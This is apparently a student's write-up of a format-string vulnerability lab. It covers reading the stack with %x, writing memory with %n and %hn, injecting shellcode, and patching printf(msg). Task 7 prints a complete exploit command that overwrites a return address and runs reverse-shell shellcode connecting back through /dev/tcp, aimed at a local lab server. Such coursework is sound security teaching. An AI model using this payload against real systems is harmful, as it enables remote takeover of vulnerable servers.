
Lab3


Task1:

run and test the program.



Task2:

print the value in the stack:



so the stack is :

0xbfffee54	.....	bfffee90	b7efac31	080486d0(return address)
0xbfffee64	00000003	bfffeeac	bffff4b8	080486e2
0xbfffee74	bfffeeac	bffff488	00000010	0804861f
0xbfffee84	b7e22fe5	b7fdf5fe	0804827d	41414141

location 1's address is 0xbfffee58


location 2's address is 0xbfffee60

location 3's address is 0xbfffee90

The distance is 0x38;


Task3:

The program get invalid address so it crashed.



Task4:


A: print stack value: use %x to show the data in the stack.




B:print Heap value: get to the place where store the address of the heap position and print it.

Task5:


A:change to a different value: use %x to get to the positon, %n to store the number.



B: change to 500:use last %x to print enough character.



C:change to FF990000: use %hn to modify the words by 2 bytes each time.



Task6: Inject Malicious Code into the Server Program to remove a file

We need to i**nsert the shell code** and **modify the return address** to the begin address of the code.


We need to modify the content of the address 0xbffee0e and 0xbfffee0c. So the first part is used to modify the return address and then the code.

Q: It should be noted that we can put NOP (\0x90) at the beginning of our shellcode to make our life easier.


Reason: In this way, even if we fail to jump to the start address of Shellcode, jump to NOP can also smoothly enter Shellcode and improve our fault tolerance rate.


The code is in the buffer and after the "\x.....".

input:



running result :






Task7: run a different program


We just modify the code part of the shellcode.

input:

```
root@kali-WSU:~/Desktop/lab3# echo $(printf "\x0e\xee\xff\xbf@@@@\x0c\xee\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.49035x%hn_%.11908x%hn $(printf "\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\
xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1\x680<&1\x68070 \x68.1/7\x68.0.0\x68/127\x68/tcp\x68/dev\x68/ >  \x68h -i\
x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u  127.0.0.1 9090
```

running result: connect successfully!





Task 8:

2.8 Task 8: Fixing the Problem


Remember the warning message generated by the `gcc` compiler? Please explain what it means. Please fix the vulnerability in the server program, and recompile it. Does the compiler warning go away? Do your attacks still work? You only need to try one of your attacks to see whether it still works or not.

This means that the format passed in is not a string literal (string variable or constant) and has no string type arguments.

Fix it:

I replace printf(msg) with printf(%s, msg).

The attack fails.


fe5b7fdf5fe0804827d41414141
The value of the 'target' variable (after): 0x11223344
^C
root@kali-WSU:~/Desktop/lab3# ./server
The address of the secret: 0x08048780
The address of the 'target' variable: 0x08049b10
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffee90
AAAA%x%x%x
The value of the 'target' variable (after): 0x11223344
root@kali-WSU:~/Desktop/lab3# nc -u 127.0.0.1
AAAA%x%x%x